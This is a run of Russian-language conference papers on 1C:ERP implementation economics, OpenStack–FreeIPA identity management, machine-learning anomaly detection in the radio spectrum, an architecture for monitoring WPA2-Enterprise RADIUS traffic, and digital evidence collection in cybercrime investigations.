


Рис. 2. Этапы реализации проекта по методологии Waterfall

Внедрение, как правило, происходит с привлечением организации-интегратора (Исполнителя) и использованием собственных ресурсов (заказчика): ИТ-отдел, ЛПР. Схема организационной структуры проекта представлена на рис. 3:




Рис. 3. Схема организационной структуры проекта

Возможные риски при реализации и функционирования проекта:

– финансовые риски – недостаточность финансовых средств для инвестирования, в случае отсутствия грамотного финансового плана;

– технологические риски – низкое качество используемых технологических решений (недостаточная мощность вычислительного оборудования);

– форс-мажор – непредвиденные ситуации, в т.ч. природного характера, в случае отсутствия плана действий в непредвиденных ситуациях;

– проектные риски – несогласованность проекта с окружением;

– некачественная проработка Концептуальной модели;

– недостаточность управленческого ресурса;

– саботаж пользователей на этапе ввода в эксплуатацию.

Одним из средств снижения влияния рисков (4–7) на подобные проекты является использование гибких и гибридных методологий [3].

Экономический эффект от внедрения 1С:ERP (данные по 471 опубликованному проекту внедрения с экономическими показателями, подтвержденными клиентами [4, 5]) представлен в таблице 1:

ТАБЛИЦА 1. Экономический эффект от внедрения 1С:ERP

	Показатель эффективности	Проекты до 199 АРМ	Проекты от 200 АРМ
Эффективность и оперативность	**Рост прибыли**	**13%**	**8%**
	Ускорение обработки заказов	22%	42%
	Сокращение сроков исполнения заказов	16%	23%
	Сокращение операционных и административных расходов	18%	13%
Запасы и производство	Снижение объемов материальных запасов	15%	15%
	Сокращение расходов на материальные ресурсы	15%	12%
	Снижение производственных издержек	15%	13%
	Снижение себестоимости выпускаемой продукции	9%	8%
	Увеличение объема выпускаемой продукции	23%	16%
	Рост производительности труда в производстве	21%	17%
	Сокращение длительности простоев оборудования	23%	13%
	Снижение производственного брака	17%	19%
Оборотные средства	Рост оборачиваемости складских запасов	23%	16%
	Сокращение дебиторской задолженности	14%	15%
Трудозатраты и отчетность	Сокращение трудозатрат в различных подразделениях	22%	21%
	Ускорение получения управленческой отчетности	В 2 раза	59%
	Ускорение подготовки регламентированной отчетности	59%	58%

Выводы

– Основными причинами интеграции 1С:ERP, являются имортозамещение и модернизация.

– Проекты по интеграции 1С: ERP представляют собой пример вторичной инновации.

– Интеграция происходит, в большинстве случаев, с использованием классической методологии Waterfall и с участием компаний-интеграторов.

– Использование гибких методологий приводит к снижению рисков.

– Эффективность внедрения представлена целым рядом показателей. Основным является рост прибыли на 8–13%.

Список используемых источников

1. Инновационный менеджмент: Основные понятия, классификация и сущность [Электронный ресурс].URL: https://cyberleninka.ru/article/n/innovatsionnyy-menedzhment-osnovnye-ponyatiya-klassifikatsiya-i-suschnost.pdf

2. Макаров В. В., Иванова Н. О. Классификация инфокоммуникационных предприятий на основе их инновационного потенциала//Проблемы современной экономики, 2016. №1(57). С. 76–79.

3. Успешные практики повышения оперативности управления проектами при сохранении качества внедрения 1С [Электронный ресурс]. URL: https://sb-vnedr.ru/blog/uspeshnye-praktiki-povysheniya-operativnosti-upravleniya-proektami/

4. Экономический эффект от внедрения ERP-систем «1С» [Электронный ресурс]. URL: https://v8.1c.ru/erp/ekonomicheskiy-effekt/

5. Макаров В. В., Шувал-Сергеева Н. С. Оценка экономической эффективности инвестиций в инновационные проекты с учетом нематериальных активов// Вопросы радиоэлектроники, 2015. № 4. С. 193–198.

УДК 654.739
ГРНТИ 49.33.29

ПРЕИМУЩЕСТВА ИСПОЛЬЗОВАНИЯ ЦЕНТРАЛИЗОВАННОЙ И ДЕЦЕНТРАЛИЗОВАННОЙ СИСТЕМЫ ИНДЕНТИФИКАЦИИ ДЛЯ ПОВЫШЕНИЯ УРОВНЯ БЕЗОПАСНОСТИ ОБЛАЧНОЙ ИНФРАСТРУКТУРЫ

А. М. Гельфанд, И. Е. Пестов, Д. Н. Смирнов, И. В. Чумаков

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

В современном мире облачные технологии играют ключевую роль в цифровой трансформации предприятий различных масштабов. Облачная инфраструктура, ставшая неотъемлемой частью бизнес-процессов, требует особого внимания к аспектам безопасности. Это обусловлено не только ее широким распространением в коммерческой и общественной сферах, но и повышенным уровнем угроз, связанных с хранением и обработкой больших объемов данных в облаке.

Облачная инфраструктура, централизованная, децентрализованная, идентификация

В рамках данной научной работы была реализована система, объединяющая возможности OpenStack – платформы облачных вычислений, предоставляющей гибкость и масштабируемость ресурсов, и FreeIPA – системы управления идентификацией и доступом.

OpenStack – это облачная платформа с открытым исходным кодом, предназначенная для создания и управления масштабируемыми облачными инфраструктурами. Эта платформа позволяет развертывать виртуальные машины, использовать сетевые ресурсы и хранилища данных, предоставляя пользователям гибкий и эффективный способ управления большими объемами данных и вычислительными процессами.

OpenStack, состоящий из различных модулей, включает в себя специализированные компоненты, ориентированные на обеспечение безопасности облачной инфраструктуры. Эти модули безопасности действуют на нескольких уровнях, что делает систему более устойчивой к угрозам. Keystone – модуль, отвечающий за аутентификацию и авторизацию пользователей в системе. Он управляет учетными записями и правами доступа, обеспечивая, чтобы только авторизованные пользователи имели доступ к определенным ресурсам. Keystone также поддерживает интеграцию с внешними системами управления идентификацией. Благодаря этому факту можно подключить систему централизованной идентификации, такую как FreeIPA.

Внедрение FreeIPA в эту инфраструктуру предоставило дополнительные инструменты для усиления безопасности. FreeIPA обеспечивает централизованное управление идентификацией и доступом, позволяя администраторам точно контролировать, кто и как может взаимодействовать с ресурсами облачной системы. Это включает в себя управление учетными записями пользователей, их правами на доступ к ресурсам и сервисам, а также применение политик безопасности на уровне всей системы.

Узлы вне повышенного уровня безопасности будут использовать децентрализованную идентификацию, тем самым повышая доступность ресурсов облачной инфраструктуры. При этом требующие повышенного уровня безопасности участки сети будут использовать централизованную систему идентификации, повышая конфиденциальность.

На рисунке 1 представлена модель системы, где nod 3 использует важные ресурсы сети необходимые для повышенного уровня безопасности защищенной зоны. Между nod 2 и nod 3 благодаря открытому исходному коду можно будет объединить централизованную и децентрализованную систему идентификации, для правильного и безлопастного взаимодействия между зонами.




Рис. 1. Модель системы

Использования двух различных форм идентификации, централизованная и децентрализованная, позволяет повысить защищенность критически

важных объектов сети и быстрый доступ к зонам с низкими требованиями к безопасности.

Сочетание OpenStack и FreeIPA в рамках одной интегрированной системы позволяет достичь баланса между гибкостью облачных вычислений и строгостью контроля безопасности. С одной стороны, пользователи получают необходимую им гибкость и масштабируемость облачной инфраструктуры для эффективной работы, а с другой – администрация обеспечивает высокий уровень безопасности и контроль доступа, что критически важно для защиты конфиденциальных данных и ресурсов.

Список используемых источников

1. Яремчук С. Проект FreeIPA. Централизованное управление сетью // Системный администратор. 2011. № 5(102). С. 40–46. EDN RFVGDH.

2. Катасонов А. И., Цветков А. Ю. Разработка метода аппаратного обнаружения руткита в ос Linux // Безопасность в профессиональной деятельности: сборник научных статей, СПб.: Санкт-Петербургский государственный экономический университет, 2021. С. 132–147. EDN AAQIGU.

3. Катасонов, А. И., Штеренберг С. И., Цветков А. Ю. Оценка стойкости механизма, реализующего мандатную сущностно-ролевую модель разграничения прав доступа в операционных системах семейства GNU LINUX // Вестник Санкт-Петербургского государственного университета технологии и дизайна. Серия 1: Естественные и технические науки, 2020. № 2. С. 50–56. DOI 10.46418/2079-8199_2020_2_8. EDN EUMWWI.

4. Горбань, С. А., Красов А. В., Цветков А. Ю. Оценка эффективности механизмов контроля правами доступа в ос Linux // Актуальные проблемы инфотелекоммуникаций в науке и образовани. XII Международная научно-техническая и научно-методическая конференция: сб. науч. ст. в 4 т. СПб.: СПбГУТ, 2023. Т. 1. С. 345–348. EDN CIKVBB.

5. Ершова, Т. В. Выбор метода проведения аудита информационной безопасности / Т. В. Ершова, А. Ю. Цветков // Актуальные проблемы инфотелекоммуникаций в науке и образовании. XII Международная научно-техническая и научно-методическая конференция: сб. науч. ст. В 4 т. СПб.: СПбГУТ, 2023. Т. 1. С. 480–483. EDN YMFXWI.

6. Алехин Р. В., Катасонов А. И., Лесневский М. В., Смирнов Д. Н. Исследование критической уязвимости сервиса аутентификации и последствий для медицинских учреждений, относящихся к субъектам критической информационной инфраструктуры // Офтальмохирургия, 2022. № S4. С. 115–122. DOI 10.25276/0235-4160-2022-4S-115-122. – EDN ZWUMSI.

УДК 004.056
ГРНТИ 81.93.29

РАЗВИТИЕ АЛГОРИТМОВ МАШИННОГО ОБУЧЕНИЯ ДЛЯ ВЫЯВЛЕНИЯ АНОМАЛИЙ В РАДИОЧАСТОТНОМ СПЕКТРЕ

А. М. Гельфанд, С. А. Руденко

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

С развитием беспроводных технологий возрастает необходимость обеспечения надежности и безопасности радиочастотных сетей. Внедрение технологий машинного обучения в область выявления аномалий в радиочастотном спектре способствует повышению уровня безопасности и стабильности беспроводных коммуникаций в условиях динамичной среды. Развитие алгоритмов машинного обучения крайне перспективно. Одним из направлений является более глубокая интеграция технологий в области управления данными в реальном времени.

алгоритмы машинного обучения, выявление аномалий, радиочастотный спектр, глубокое обучение, методы самообучения, динамичная радиочастотная среда

Радиочастотный спектр – ключевой ресурс в мире беспроводных технологий. Он охватывает широкий диапазон частот и служит основой для функционирования мобильных сетей, беспроводных коммуникаций и многих других систем. Сложная динамика радиочастотной среды и постоянно расширяющиеся возможности беспроводных устройств создают сложности в управлении данным ресурсом. Обзор существующих методик позволит выявить их недостатки и определить направления дальнейшего развития алгоритмов машинного обучения с целью обеспечения более эффективного контроля радиочастотным спектром.

Современные методы машинного обучения для выявления аномалий

В последние десятилетия наблюдается значительный прогресс в области машинного обучения, что привело к разработке разнообразных алгоритмов выявления аномалий. Среди них выделяются как классические методы, так и более современные. К классическим видам относят метод опорных векторов, метод кластеризации, и методы, основанные на дереве решений. Данные алгоритмы имеют свои преимущества и ограничения, а их эффективность может зависеть от конкретных характеристик радиочастотного спектра.

Среди современных методов машинного обучения особое внимание привлекают нейронные сети. Нейронные сети, особенно глубокие, обладают способностью извлекать сложные зависимости в данных, что делает

их мощным инструментом обработки. Сети могут автоматически изучать признаки, представляющие аномалии, и обеспечивать высокую точность в условиях динамичной среды.

Переход к машинному обучению в обнаружении аномалий в радиочастотном спектре требует оценки эффективности в условиях реального времени. Важно учитывать как точность предсказаний, так и скорость обработки данных.

С учетом рассмотренных аспектов применения и обучения, следует определить направление для дальнейшего развития алгоритмов с целью улучшения контроля и обнаружения аномалий в беспроводных сетях.

Основные проблемы в выявлении аномалий в радиочастотном спектре

Выявление аномалий в радиочастотном спектре – довольно сложная задача, обусловленная несколькими ключевыми проблемами:

– Одной из основных сложностей является постоянная неопределенность и динамичность радиочастотной среды. Изменения в спектре, вызванные метеорологическими условиями, человеческой активностью или другими факторами. Они происходят в режиме реального времени, что усложняет задачу выявления аномалий. Традиционные методы, которые часто основываются на статистических подходах, могут оказаться неэффективными в условиях постоянных изменений [1].

– Следующая сложность заключается в неточности и наличии ложных срабатываний, так как аномалии в радиочастотном спектре часто трудно выделить среди естественных изменений. К ним относятся такие факторы, как сезонные колебания или использование разных беспроводных технологий [2].

– Беспроводные системы часто требуют оперативных решений для минимизации времени простоя и обеспечения бесперебойной связи. Таким образом, алгоритмы выявления должны незамедлительно реагировать на изменения в радиочастотной среде.

Преодоление рассмотренных проблем является неотъемлемой частью обеспечения надежной работы беспроводных систем. Развитие алгоритмов машинного обучения – перспективный подход к их решению [3].

Новые подходы к разработке алгоритмов машинного обучения

Один из перспективных новых подходов к разработке алгоритмов машинного обучения для выявления аномалий – это использование глубокого обучения. Глубокие нейронные сети, такие как сверточные и рекуррентные, позволяют эффективно извлекать сложные пространственные и временные зависимости в данных. «Сверточные нейронные сети (Convolutional Neural Networks, CNN) – это тип нейросетей, который часто используется в задачах обработки изображений и видео. Они основаны на принципе свертки, который позволяет выявлять визуальные признаки изображения. Каждый

нейрон в CNN обрабатывает только небольшую область изображения, что позволяет учитывать локальные свойства каждого фрагмента. Рекуррентные нейронные сети (Recurrent Neural Networks, RNN) – это тип нейросетей, который хорошо подходит для работы с последовательными данными, например, с текстом или звуком. В отличие от MLP и CNN, RNN сохраняет информацию о предыдущих знаках в последовательности, что позволяет учитывать контекст и последовательность входных данных». Применение таких технологий может повысить точность выявления, обеспечивая более глубокий и информативный анализ радиочастотного спектра [4].

С учетом требований к обработке данных в реальном времени, новые подходы предлагают интеграцию передовых технологий передачи данных. Это включает в себя использование передовых протоколов передачи данных, оптимизированных для обработки в реальном времени, а также высокоскоростных интерфейсов связи.

Самообучение – подход, который позволяет алгоритмам адаптироваться к изменениям в среде без явного вмешательства человека. Методы, основанные на самообучении, позволяют автоматически обновлять свои модели с каждым новым поступлением данных. Это особенно важно в условиях динамичности радиочастотной среды. Данный подход обеспечивает более гибкое и устойчивое выявление аномалий, учитывая естественные изменения радиочастотного спектра.

Практическое применение и перспективы развития

Внедрение новых алгоритмов для выявления аномалий начинает набирать обороты в реальных условиях эксплуатации. Несколько исследовательских проектов и пилотных программ уже позволяют оценить эффективность новых методов в реальных сценариях. Результаты показывают значительное улучшение в сравнении с традиционными методами, что подтверждает эффективность их применения в реальном мире [5].

Развитие алгоритмов машинного обучения крайне перспективно. Одним из направлений является более глубокая интеграция технологий в области управления данными в реальном времени. Развитие методов обработки потоков данных и оптимизация механизмов передачи данных позволяют увеличить скорость срабатывания.

Также перспективным направлением развития является дальнейшее углубление в область непосредственного обучения. Более сложные архитектуры нейронных сетей, способных улавливать еще более тонкие зависимости в данных, повышают точность выявления. Способность самообучения в будущем может практически полностью устранить необходимость в ручной калибровке алгоритмов и повысить их гибкость при работе в различных сценариях [6].

Заключение

Проведенный анализ существующих методов подтверждает перспективность развития алгоритмов обучения для выявления аномалий в радиочастотном спектре. Улучшение точности, оперативности, адаптивности и способности системы отличать аномалии от обычных изменений критически важно для обеспечения эффективной работы беспроводных систем в динамичной среде. Практические результаты использования современных алгоритмов в реальных условиях демонстрируют их эффективность. Рассмотренный алгоритм не только повышает точность выявления, но также способствует автоматической адаптации к изменениям, что крайне важно для обеспечения надежности коммуникаций.

Список используемых источников

1. Красов А. В., Левин М. В., Цветков А. Ю. Управление сетями передачи данных с изменяющейся нагрузкой // Всероссийская научная конференция по проблемам управления в технических системах. Федеральное государственное автономное образовательное учреждение высшего образования Санкт-Петербургский государственный электротехнический университет ЛЭТИ им. ВИ Ульянова (Ленина), 2015. №. 1. С. 141–146.

2. Красов А. В., Шариков П. И. Метод использования самомодифицирующегося кода для защиты приложения с кодовым зашумлением // Телекоммуникационные и вычислительные системы, 2016. С. 118–121.

3. Штеренберг С. И., Виткова Л. А., Просихин В. П. Методика применения концепции адаптивной саморазвивающейся системы // Информационные технологии и телекоммуникации, 2014. Т. 2. №. 4. С. 126–133.

4. Штеренберг С. И. Методика применения в адаптивной системе локальных вычислительных сетей стеговложения в исполнимые файлы на основе самомодифицирующегося кода // Системы управления и информационные технологии, 2016. №. 1. С. 51–54.

5. Андрианов В. И., Красов А. В., Липатников В. А. Инновационное управление рисками информационной безопасности, 2012.

6. Красов А. В., Штеренберг С. И., Фахрутдинов Р. М., Рыжаков Д. В., Пестов И. Е. Анализ информационной безопасности предприятия на основе сбора данных пользователей с открытых ресурсов и мониторинга информационных ресурсов с использованием машинного обучения // Т-Comm-Телекоммуникации и Транспорт, 2018. Т. 12. №. 10. С. 36–40.

Статья представлена кандидатом технических наук, доцентом кафедры защищенных систем связи Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича Пестовым И. Е.

УДК 004.056
ГРНТИ 49.33.35

РАЗРАБОТКА АРХИТЕКТУРЫ РЕШЕНИЯ ДЛЯ МОНИТОРИНГА RADIUS-ТРАФИКА WLAN IEEE 802.11 НА БАЗЕ WPA2 ENTERPRISE

Е. Ю. Герлинг, Е. А. Зебзеев, А. А. Кузнецов

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

Технологии беспроводной передачи данных, в частности Wi-Fi, сегодня широко распространены. В настоящее время большинство устройств поддерживают подключение к сети через Wi-Fi. Одной из основных проблем является обеспечение безопасной передачи, особенно в корпоративных сетях, поскольку под угрозой может находиться конфиденциальная информация компании. Необходимый уровень защиты достигается с использованием механизмов WPA2 в режиме Enterprise, который основан на стандарте аутентификации и контроля доступа IEEE 802.1X. В статье представлена архитектура решения, которое встраивается в существующую сеть и позволяет выполнять мониторинг трафика IEEE 802.1X. Описан механизм перехвата необходимых пакетов сети и процесс подготовки трафика для последующего его анализа.

WLAN IEEE 802.11, RADIUS, администрирование сети, информационная безопасность

В связи с тем, что беспроводные сети используют открытую радиосреду для передачи данных, обеспечение информационной безопасности, в частности сохранение конфиденциальности передаваемой информации, является серьезной задачей. Важным аспектом информационной безопасности является анализ трафика, который снижает риски информационной безопасности, позволяет выявить аномальную активность и присутствие злоумышленников в сети.

Необходимый уровень защиты сетей семейства IEEE 802.11 достигается с использованием механизмов WPA2 в режиме Enterprise, который основан на стандарте аутентификации и контроля доступа IEEE 802.1X [1]. Пример архитектуры сети, построенной по данному стандарту, приведен на рисунке 1.




Рис. 1. Схема сети IEEE 802.1X

Аутентификация выполняется между клиентским устройством и AAA сервером (RADIUS-сервер). Аутентификатор, которым обычно является точка доступа или беспроводной контроллер, получает и туннелирует запросы аутентификации от клиентов на соответствующие AAA сервера [2]. На данным момент существуют различные решения для мониторинга трафика сети, но использование этого стандарта безопасности предполагает передачу трафика в зашифрованном виде, причем каждая сессия шифруется собственными ключами, что затрудняет анализ [3].

Перед анализом необходимо выполнить дешифрование трафика, которое состоит из трех этапов:

1. Перехват трафика протокола EAPoL (расширяемый протокол аутентификации поверх LAN) между супликантом и аутентификатором.
2. Перехват трафика протокола RADIUS между аутентификатором AAA сервером.
3. Анализ полученных данных и расчет необходимых ключей.

Трафик перехватывается с целью получения значений, необходимых для процесса вычисления ключа дешифрования. Для этого требуются пакеты четырехстороннего рукопожатия. Из перехваченных пакетов между аутентификатором и сервером RADIUS требуются поля сообщения RADIUS [4].

На рис. 2 представлена схема архитектуры решения, позволяющего выполнить этапы дешифрования для последующего анализа трафика.

Рис. 2. Архитектура решения для мониторинга трафика сети 802.1X

Данное решение может быть применимо на уже развернутой корпоративной сети. Главной частью является устройство перехвата и вычисления ключей, которое состоит из двух частей:

1. Аппаратная часть – специализированный компьютер, на котором запущено программное обеспечение.

2. Программная часть – программное обеспечение (ПО), реализующее сбор трафика и последующий расчет ключей дешифрования.

Технические характеристики такого компьютера могут быть различные, ввиду низких требований ПО к аппаратуре. Аппаратная часть может быть реализована как на среднестатистическом компьютере, так и на микрокомпьютере, на подобие Raspberry Pi. Главное техническое требование – наличие двух Ethernet портов, и Wi-Fi модуля, поддерживающего режим работы монитор [5]. Данный режим используется для перехвата беспроводной среды.

Пакеты RADIUS могут быть перехвачены за счет реализации на коммутаторе технологии зеркалирования портов (port mirroring). Так, пакеты, отправляемые с AAA сервера на аутентификатор, дублируются на сетевой интерфейс устройства перехвата и вычисления ключей.

Таким образом, в статье представлена архитектура, позволяющая администратору сети осуществить мониторинг и анализ трафика сети стандарта 802.1X, который, в свою очередь, может повысить уровень защищенности передаваемой информации.

Список используемых источников

1. Герлинг Е. Ю., Зебзеев Е. А., Казаков Н. И., Ковцур М. М. Исследование особенностей анализа трафика беспроводной сети семейства IEEE 802.11 в режиме IEEE 802.1X // Региональная информатика (РИ-2022). Юбилейная XVIII Санкт-Петербургская международная конференция: материалы конф. СПб., 2022. С. 554–555.

2. Крыщенко Н. И., Миняев А. А., Ковцур М. М. Обзор методических рекомендаций по конфигурированию защищённой WLAN сети // Региональная информатика (РИ-2022). Юбилейная XVIII Санкт-Петербургская международная конференция: материалы конф. СПб., 2022. С. 554-555.

3. Ахрамеева К. А., Ворошнин Г. Е., Ковцур М. М. Исследование уязвимостей оборудования Mikrotik к атакам на беспроводные сети // Актуальные проблемы инфотелекоммуникаций в науке и образовании. Международная научно-техническая и научно-методическая конференция: сб. науч. ст. в 4-х т. СПб.: СПбГУТ, 2021. Т. 2. С. 57–63.

4. Kovtsur M. M., Muthanna A., Karelsky P., Kozmyan A., Voroshnin G., Al-Khafaji H.M.R. IPTV access methods with RADIUS-Server authorization // Journal of Information Technology Management. 2022. Т. 14. № 2. С. 80–89.

5. Юркин Д. Ю., Ворошнин Г. Е., Ковцур М. М., Мисливский Б. С. Исследование влияния атак Arpinject и Associationflood в беспроводных сетях на базе оборудования // Вестник Санкт-Петербургского государственного университета технологии и дизайна. Серия 1: Естественные и технические науки. 2022. № 1. С. 44–48.

УДК 654.739
ГРНТИ 49.33.29

ОСОБЕННОСТИ СБОРА ЦИФРОВЫХ ДОКАЗАТЕЛЬСТВ ПРИ РАССЛЕДОВАНИИ КИБЕРПРЕСТУПЛЕНИЙ

М. Д. Горда, А. А. Котов, А. А. Чечулин

Санкт-Петербургский федеральный исследовательский центр Российской академии наук

С каждым годом количество кибератак на российские организации растёт. Специалистам по информационной безопасности необходимо расследовать успешные факты реализации злоумышленниками преступных действий. При расследовании киберпреступления собираются большие массивы гетерогенных данных, которые, с юридической точки зрения, могут быть недоступны для сбора техническими специалистами. Даже при технически верном сборе информации в качестве доказательств киберпреступления их использование может быть запрещено законом из-за чего их нельзя будет использовать в судебном процессе, что может напрямую повлиять на эффективность расследования. Также за неправомерный сбор информации о сотрудниках, организацию и (или) её сотрудника могут привлечь к ответственности за незаконную обработку данной информации. В докладе представлена ключевая проблематика, связанная со сбором информации для успешного проведения расследования, стратегии для решения которой будут рассмотрены в дальнейших исследованиях.

расследования киберпреступлений, форензика, сбор цифровых доказательств

В современном мире с большими темпами роста цифровизации в организациях увеличивается и количество успешных кибератак. По данным компании Ростелеком Солар [0], количество подтверждённых инцидентов информационной безопасности за 2023 год осталось на уровне 2022 года. Однако значительно возросло качество самих кибератак, хакеры используют многошаговые атаки и разрабатывают новое специализированное ПО. Зачастую, специалисты по информационной безопасности в организациях руководствуются только техническими методами сбора необходимых доказательств при расследовании. Однако, если не принимать во внимание юридические аспекты сбора информации, можно столкнуться с трудностями представления доказательств в суде [0], негативными последствиями для организации или лица, ответственного за обработку персональных данных, в виде административной или уголовной ответственности.

На первом этапе расследования сотрудники отдела информационной безопасности определяют, принадлежат ли определенные инциденты к инцидентам информационной безопасности. В каждой организации есть свои методики и способы отнесения к инцидентам, которые в дальнейшем необходимо расследовать. В основном при получении первичных данных их относят или не относят к различным классификациям атак и их признаков.

Информация об инциденте может поступить из различных источников, например:

– системы мониторинга инцидентов;
– сотрудники организации;
– результаты аудитов информационной безопасности и т.д.

Далее осуществляется сбор первичной информации (сырых данных) об инциденте. Сбор данных начинается с технических средств, собирающих журналы инцидентов безопасности. Также на этом этапе собираются метаданные и определяются те события или данные, которые относятся к расследуемому инциденту безопасности.

После сбора данных с технических средств проводятся опросы сотрудников, которых затронула атака, для выяснения дополнительных векторов атак злоумышленников, которые могут позволить собрать еще больше данных для успешного расследования атаки [0].

